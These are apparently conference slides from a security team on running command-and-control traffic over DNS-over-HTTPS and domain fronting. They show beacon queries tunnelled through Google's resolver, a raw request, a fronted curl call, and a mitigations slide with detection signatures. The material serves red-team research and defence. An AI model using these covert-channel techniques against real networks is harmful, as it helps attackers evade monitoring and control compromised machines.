
C:\Users\user>nslookup
Default Server: UnKnown
Address: 192.168.37.2

> server 127.0.0.1
Default Server: localhost
Address: 127.0.0.1

> google.com
Server: localhost
Address: 127.0.0.1

Non-authoritative answer:
Name: google.com
Addresses: 2a00:1450:4009:815::200e
           216.58.198.174
```

C2 over  
DNS over  
HTTPS






# C2 over DNS over HTTPS

- Implement a DoH channel in .NET External C2 Framework
- Create a custom DNS server



**Ryan Hanson**


<https://github.com/ryhanson/ExternalC2>





[https://github.com/outflanknl/external\\_c2](https://github.com/outflanknl/external_c2)  
<https://github.com/pawitp/acme-dns-server>

MWR Labs (@nmonkee & @william\_knows) - 'C3' / 'Overt C2 – The art of blending in'

# C2 over DNS over HTTPS







#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	...	Comment	SSL	Cookies	Time
285	https://dns.google.com	GET	/resolve?name=2.6g70.z.b-y.uk...	✓		200	713	JSON			New Session - Beacon Metadata	✓		12:18:27
286	https://dns.google.com	GET	/resolve?name=0.6g70.57haad...	✓		200	1019	JSON				✓		12:18:30
287	https://dns.google.com	GET	/resolve?name=1.6g70.o7k23g3...	✓		200	841	JSON				✓		12:18:32
288	https://dns.google.com	GET	/resolve?name=0h10.y.b-y.uk&t...	✓		200	707	JSON				✓		12:18:35
289	https://dns.google.com	GET	/resolve?name=0.0h10.y.b-y.uk...	✓		200	714	JSON				✓		12:18:39
290	https://dns.google.com	GET	/resolve?name=1.0h10.y.b-y.uk...	✓		200	634	JSON				✓		12:18:41
291	https://dns.google.com	GET	/resolve?name=2.0h10.y.b-y.uk...	✓		200	722	JSON				✓		12:18:44
292	https://dns.google.com	GET	/resolve?name=1.6lw.z.b-y.uk&t...	✓		200	713	JSON				✓		12:18:46
293	https://dns.google.com	GET	/resolve?name=0.6lw.aa.z.b-y.u...	✓		200	719	JSON				✓		12:18:48
294	https://dns.google.com	GET	/resolve?name=z8or.y.b-y.uk&ty...	✓		200	707	JSON				✓		12:18:51

Request Response

Raw Params Headers Hex

```
GET /resolve?name=2.6g70.z.b-y.uk&type=TXT HTTP/1.1
Accept: application/dns-json
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)
Host: dns.google.com
Connection: close
```



Type a search term

0 matches





# That's not all

```
$ nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> google.com
Server:           8.8.8.8
Address:          8.8.8.8#53
```

Non-authoritative answer:

**Name: google.com**  
**Address: 216.58.206.110**

```
> dns.google.com
Server:           8.8.8.8
Address:          8.8.8.8#53
```

Non-authoritative answer:

**Name: dns.google.com**  
**Address: 216.58.206.110**





# That's not all

```
$ curl 'https://google.com/resolve?name=google.co.uk' -H "Host: dns.google.com" -H  
'authority: dns.google.com' -H 'upgrade-insecure-requests: 1' -H 'user-agent: Mozilla/5.0  
(Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/69.0.3497.100 Safari/537.36' -H 'accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8' -H  
'Accept-Encoding: identity' -H 'accept-language: en-US,en;q=0.9'
```

```
{"Status": 0,"TC": false,"RD": true,"RA": true,"AD": false,"CD": false,"Question": [ {"name":  
"google.co.uk.", "type": 1}], "Answer": [ {"name": "google.co.uk.", "type": 1, "TTL":  
299, "data": "216.58.206.99"}], "Comment": "Response from 216.239.38.10."}
```

**MITRE** | ATT&CK™

Command  
and Control

Domain  
Fronting  
&  
DoH



# Mitigations

- **Strip TLS connections**
  - Delta between the target host and the 'Host:' header (Domain Fronting)
  - Signature for DoH queries in the same manner you would for DNS tunneling i.e. question and response lengths, common encodings
- **Heuristic based detection**
  - Anomaly based detections of packet sizes, frequency and volume, time based, pattern of life.
- **Block or monitor access to public DoH providers (If you can)**
  - You can still use DoH from your root organizational DNS servers and host your own DoH servers.
  - How are the URLs categorised. Specific IP addresses of the providers. (Not in the case of Google).
  - 'application/dns-json'
  - 'application/dns-message'
  - Port 853 (DoT)

# Questions

@SpiderLabs  
@dtmsecurity

<https://github.com/SpiderLabs/>

SheepI



Check out

Social Mapper



Check out